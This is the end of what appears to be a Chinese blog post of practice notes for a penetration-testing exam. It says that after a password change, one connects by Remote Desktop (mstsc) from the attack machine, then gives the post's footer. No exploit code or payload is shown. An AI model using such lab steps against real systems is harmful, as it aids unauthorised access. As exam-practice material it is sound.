
修改密码后,在攻击机 Win + R 输入mstsc后远程桌面连接。


用Win+R输入mstsc连接桌面:

PTE-考前练习
https://47.108.189.123/2026/06/21/PTE/预考/
Author
Dong
Posted on
June 21, 2026
Licensed under